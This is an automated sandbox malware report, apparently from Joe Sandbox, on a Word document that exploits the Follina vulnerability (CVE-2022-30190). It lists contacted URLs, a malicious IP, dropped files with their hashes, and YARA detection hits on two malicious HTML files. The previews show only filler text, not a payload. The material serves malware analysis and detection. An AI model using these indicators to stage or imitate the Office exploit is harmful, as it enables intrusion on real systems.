http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://cdn.entity.	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false	• URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://powerlift.acompli.net	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false	• URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false	• URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://cortana.ai	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false	• URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://api.aadrm.com/	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false	• URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false	• URL Reputation: safe	unknown
http://https://img1.18183.com/image/20220427/16510402881553109.png	document.xml	false		high
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://img1.18183.com/image/20220427/16510402974222300.png	document.xml	false		high
http://https://api.microsoftstream.com/api/	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://cr.office.com	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false	• Avira URL Cloud: safe	low
http://https://portal.office.com/account/?ref=ClientMeControl	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://graph.ppe.windows.net	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false	• URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false	• URL Reputation: safe	unknown
http://https://tasks.office.com	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false	• URL Reputation: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://store.office.cn/addinstemplate	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false	• URL Reputation: safe	unknown
http://https://api.aadrm.com	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://globaldisco.crm.dynamics.com	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://messaging.engagement.office.com/	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://dev0-api.acompli.net/autodetect	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false	• URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false	• URL Reputation: safe	unknown
http://https://api.diagnosticssdf.office.com/v2/feedback	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://api.powerbi.com/v1.0/myorg/groups	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://web.microsoftstream.com/video/	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://api.addins.store.officeppe.com/addinstemplate	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://dataservice.o365filtering.com/	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false	• URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false	• URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://learningtools.onenote.com/learningtoolsapi/v2.0/Getvoices	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://ncus.contentsync.	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false	• URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://weather.service.msn.com/data.aspx	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://apis.live.net/v5.0/	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false	• URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://messaging.lifecycle.office.com/	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://management.azure.com	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://outlook.office365.com	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://wus2.contentsync.	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false	• URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://api.office.net	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false	• URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://entitlement.diagnostics.office.com	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://substrate.office.com/search/api/v2/init	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://outlook.office.com/	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://img1.18183.com/image/20220427/1651040303449177.png	document.xml	false		high
http://https://outlook.office365.com/	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://webshell.suite.office.com	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://substrate.office.com/search/api/v1/SearchHistory	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://management.azure.com/	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://messaging.lifecycle.office.com/getcustommessage16	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://clients.config.office.net/c2r/v1.0/InteractiveInstallation	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net/	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://devnull.onenote.com	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://messaging.action.office.com/	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://ncus.pagecontentsync.	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false	• URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high

World Map of Contacted IPs



Public IPs						
IP	Domain	Country	Flag	ASN	ASN Name	Malicious
117.48.146.246	unknown	China		4837	CHINA169-BACKBONECHINAUNICOMChina169BackboneCN	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	645905
Start date and time: 15/06/202207:15:46	2022-06-15 07:15:46 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 32s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ZDhoKQk8G6.docx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	31
Number of new started drivers analysed:	1
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal88.troj.expl.evad.winDOCX@14/35@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .docx • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, sdiagnhost.exe, mrxdav.sys, BackgroundTransferHost.exe, backgroundTaskHost.exe, conhost.exe, SgrmBroker.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 52.109.88.177, 52.109.88.37, 52.109.88.40, 52.109.88.38, 52.109.76.35
- Excluded domains from analysis (whitelisted): www.bing.com, fs.microsoft.com, prod-w.nexus.live.com.akadns.net, prod.configsvc1.live.com.akadns.net, arc.msn.com, ris.api.iris.microsoft.com, store-images.s-microsoft.com, login.live.com, config.officeapps.live.com, sls.update.microsoft.com, nexus.officeapps.live.com, officeclient.microsoft.com, europe.configsvc1.live.com.akadns.net
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtQueryVolumeInformationFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.accdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Microsoft Access Database
Category:	dropped
Size (bytes):	528384
Entropy (8bit):	0.4760633387854988
Encrypted:	false
SSDEEP:	384:QGfXLkJC8MdiY5CzYd9t53dXhxl3mR1fxbNXJzlQAg8SFACfZ0jGBJi9OIFCW7wT:zfXkCVHAuZri4MN7/DI
MD5:	FF2543FD30DB5B2E01EA98B0B9444091
SHA1:	1AD4C77A2A9B82CDE2BA9D605F579A91C20F35C4
SHA-256:	EF93EA74A24C915374B8F4E9E6CBF636C663FCC63E6C47E666A4CBCAA277D794
SHA-512:	DCF25E48FE37A8F19711918582F1D32DA8E3683BEFBC3F48294EC0F4AA7E355BE6BDDBA6D44736A9B70E6171D216DA3CC706B59187DBBAC8B76672D82216CE FA
Malicious:	false
Preview:	....Standard ACE DB.....n.b`..U.gr@?..~.....1.y..0...c...F...N1U.7...q.(...`.:{6B...Z.Cx..3..y[%.|*..|.....6!..f_...$.g..'D...e....F.x....-b.T...4.0..... ....

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.ini

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	36
Entropy (8bit):	2.730660070105504
Encrypted:	false

SSDEEP:	3:5NixJlElGUR:WrEcUR
MD5:	1F830B53CA33A1207A86CE43177016FA
SHA1:	BDF230E1F33AFBA5C9D5A039986C6505E8B09665
SHA-256:	EAF9CDC741596275E106DDDCF8ABA61240368A8C7B0B58B08F74450D162337EF
SHA-512:	502248E893FCFB179A50863D7AC1866B5A466C9D5781499EBC1D02DF4F6D3E07B9E99E0812E747D76734274BD605DAD6535178D6CE06F08F1A02AB60335DE06
Malicious:	false
Preview:	C.e.n.t.r.a.l.T.a.b.l.e...a.c.c.d.b.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.laccdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	1.4172860556164644
Encrypted:	false
SSDEEP:	3:Bn/HaV:hHu
MD5:	AD2AA265E4CBD78F08A864E35159C057
SHA1:	F6500EB0147F3F4C4D248ADFEF28A22B014FDF4F
SHA-256:	3A62DD1DEC85EC4F8A041E5EFD86496BF2D46B1631A25B3C1692E82BB5952726
SHA-512:	07B0769C58624647C55E32A6744EE5594E7CCFEF86029E74765E4AC524B48CB2C1748DFD550129F149A52010AD59172F99FA14E42D07561E38DF4DC7919ED4FD
Malicious:	false
Preview:	035347. Admin.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\55B4C23D-1D64-4775-A6AC-18A4AA5015F2

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	148757
Entropy (8bit):	5.356964226529049
Encrypted:	false
SSDEEP:	1536:McQW/gxgB5BQguw//Q9DQC+zQWk4F77nXmvid3XxGETLKz6e:HHQ9DQC+zPXpI
MD5:	E831278C5E7DC7CCEB13FB13688E0B5B
SHA1:	4658FAB66E0F3E28AF7D7CEC3E8F1D4D615BB527
SHA-256:	A579B4401B55A50E490D6B53C3AC930D9166A0A867BDCC1BBEC4BC8A453F59AA
SHA-512:	DE71FAE09A847BF6D682F428AB9201F6216EEB480C298BEF9801D8683EF6E0A37EFECFA533AFD5D5F6CAB0576F86E0C60B51C77ACEAB81170802437F472E0A4E
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2022-06-15T05:16:52">.. Build: 16.0.15411.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\286E221C.png

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	PNG image data, 493 x 237, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	184356
Entropy (8bit):	7.989908339576132
Encrypted:	false
SSDEEP:	3072:jUKT4LKebSEdyKTPq2ElM4wHU5YDv4QUYKoxkX0gg4HS+NcqGTtji1f+2Z+pyl3/:wzLKebS0hzqnM4wHguUYJxWvqD8P+slP
MD5:	C02C455F5D77DF5AE8B9F638C8EF8854
SHA1:	F3F8C9A5C20DABDD1FE99D05197F6D11BA9484AF
SHA-256:	5E07AC7BFE2C65429ACDBD281C0E9B92F5A382E4FFF699741E8D085F7EAD17DE
SHA-512:	10FBE8D48F22E26250206B84F2C4D3220C8E8FDC622FD33576A796856CFAAA467F6D5F9DD87AFE9DE242FB8EEA27F6E13A743B8231F932FF494E88C710EC86F9
Malicious:	false

Preview:	.PNG.....IHDR.....-O....IDATx^..Y.d.q....+.....hlDc.w..NJ.Q...H.....a.~.}.....g..lf4.kc....n @. v...{u..g.3..GxfTv5....qb.....X...3O=^Y.....V.e.....v....` .8+.=;dY.G\0..y.@....lZe3....$.h4..l&..s.FV.....yS.p...,...?...9.L...p....Z..@>w....etp.....rj$!.rZx..>....#.6t.a...=..s....yL.E...~.+...+.@.y...EY..o.....=.F.,....Ef.....+..\.x.D....J..e.....Y$.h4.&..P..A..2...^..=.t..?..8.....IeK...!Y$...@YUV..%G.K.....C=/T..Q..h:.z.../T....d...!.....G....h.P7..i..8O.u~'.a....\..EZ\.t:.3T.....q..N.Q..y....P.....1"@.<....-.vS.bC.GZ.W..=.C..(..].qe..f.n.6.2..(m...+?.|VYV.,+g6..n..,o5l..F^Xm..&...&...EM.@.....V.r.....ft..rU.E.....P..z:.2'.}...S...l4..x<V.<...x....]..._"?.*.]. 4@.p.-Y./.5Wl1..B..Q..x..-.^.K.?;.~h.....;.....0q<.....@..w.|<...?..R.....#.C....Y-.....z...?..qp,.%?i...uT.!.T. ...G;._./H.#@.e.....\.31..e.RH'-.../.*.k-l..q.....p..x.e...e.ztV.C.m./...E.`.k.....A..N.2.e.SpZ)?.6..B?E..SdCZ/..e.jt..AG...X(`o.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\43EAE36D.png

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	PNG image data, 500 x 265, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	251976
Entropy (8bit):	**7.994452839001206**
Encrypted:	**true**
SSDEEP:	6144:Y0ai6s7Sg8tWib0g5m+yHcsgiFi5XGfJsZ9Or4:Y0b1w0llHcsgnXKazOr4
MD5:	DFC62C64626F11E01A29203C6BFAC296
SHA1:	E418EF6561DDC24CD62D47ED131713B922871363
SHA-256:	2C71BFD99AD8A748954CC840174C3851386001F40312D2B8956019801357B2F1
SHA-512:	A9B568AA135D67F3E2DEEAFACB137EF3EDBC09095214EDF49810EA2736DF60FD3D10067BBE42126F60018C5C9284ABF08B1A1719EE06471F72B003E5BF58F437
Malicious:	false
Preview:	.PNG.....IHDR.....b..M....IDATx^..W.e..._v.}L..."...5m.....$=.E.....I.0.{...G#.z.....X."..o.]V.E..{...m@q*k..6222".....~.I}rr..,..A.0.UU.. PU....C.....(T..*..8..$.j...Y.u<...UV..osrxy....XA%....:.U.T,U...\kK{).A...~...=."{.&a..7.....|..0Pe.Ka.+.J.u.n..Z,...O.....\I.UV..w:...i...#.....(.....@V..tG.0.y.)W...e.....wwU,j....0."......u(,,..g..Y.....j.h.X.2WQ.6N....C..w..w].m..P.N...v.....D.....m.[...5...u...n.....|Z ..R.....|'.....g....,.....Y9.&o\\U.....M&.={.L/_...+...U.84^"}.w.6..Ra...$?.'@.a.....;.....l.....::.....,,.<@.|.....-...v.m.}...\./. ...V. ...G."xE+.m..w.....:WE.....B7n....~.o..|..>o..._YWF...3.....-..e.....o?KzVY....A...T.....P4.q..Z..Zu.._.Y.V}h.....o....k.!a...G.....`l4....C\Qz\MR.n....t..\E.)/3!..#)RY;>....b..N.}]....u...d.....Z,2Uu.8NL.....#.M.s.!.....E*.5m=..../kK.,....TW.;..w....h.....:>>.....!"Q9.a;c.qu...w..T..;...(.#J.(t...&.:.....$.O...S..B.'.B...|..-.2.W..g..`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\BD38C65E.htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	5982
Entropy (8bit):	4.758638141931997
Encrypted:	false
SSDEEP:	96:t/iGBF2nPW5mDtWID8qImz1I8vHWYMLJS2lpyffnbTc7Oi/EAEwC8EA5KiSe+0gN:tJ5mDtWIDu0GTl9EHbTcKeZEwC8EaKiG
MD5:	7F4B47B5BE4DF743220DDA8F5595909A
SHA1:	5B7E7EEA20DE3F9C89D7FF3CF21E256D0EE00E54
SHA-256:	2CDD875B905065D9E35E323EB56F8F5B1DCA141BE94DA35F79DAF833D88728A7
SHA-512:	E09214CCA66CDA3B0A0120985B19B029C7DA40A560DB9D0E8C80EE2F0988E655A5C452F8A1553BD5A86918EC2C92FBE622AFDA82302277C18CA839DC4321A6CB
Malicious:	**true**
Yara Hits:	• Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\BD38C65E.htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\BD38C65E.htm, Author: Joe Security
Preview:	<!doctype html>..<html lang="en">..<head>..<title>..Good thing we disabled macros..</title>..</head>..<body>..<p>..Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris lorem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.....Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.....Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\FDE2BFD0.htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	5982
Entropy (8bit):	4.758638141931997
Encrypted:	false
SSDEEP:	96:t/iGBF2nPW5mDtWID8qImz1I8vHWYMLJS2lpyffnbTc7Oi/EAEwC8EA5KiSe+0gN:tJ5mDtWIDu0GTl9EHbTcKeZEwC8EaKiG
MD5:	7F4B47B5BE4DF743220DDA8F5595909A
SHA1:	5B7E7EEA20DE3F9C89D7FF3CF21E256D0EE00E54
SHA-256:	2CDD875B905065D9E35E323EB56F8F5B1DCA141BE94DA35F79DAF833D88728A7
SHA-512:	E09214CCA66CDA3B0A0120985B19B029C7DA40A560DB9D0E8C80EE2F0988E655A5C452F8A1553BD5A86918EC2C92FBE622AFDA82302277C18CA839DC4321A6CB
Malicious:	**true**

Yara Hits:	• Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\FDE2BFD0.htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\FDE2BFD0.htm, Author: Joe Security
Preview:	<!doctype html>..<html lang="en">..<head>..<title>..Good thing we disabled macros..</title>..</head>..<body>..<p>..Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris lorem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.....Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.....Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{1665181B-BE6F-4450-B18D-4FDB1C0CE1BF}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	2828
Entropy (8bit):	5.7128318862286775
Encrypted:	false
SSDEEP:	48:I90P62VCDYx0Y59VYCG+stp0//PWZmVx77K5Y1VWMqDJQ/nbpC:ImlZz5nY+8IBEJQTpC
MD5:	510F1FD7E36746F815FF8FB67C3F1487
SHA1:	EEE1630EA851398A14DEC1EB7AD0751AAD1E6C3E
SHA-256:	92410F82E82607AAE4B751F6C81183EDBA721C32E4F9B885C47F389213C76225
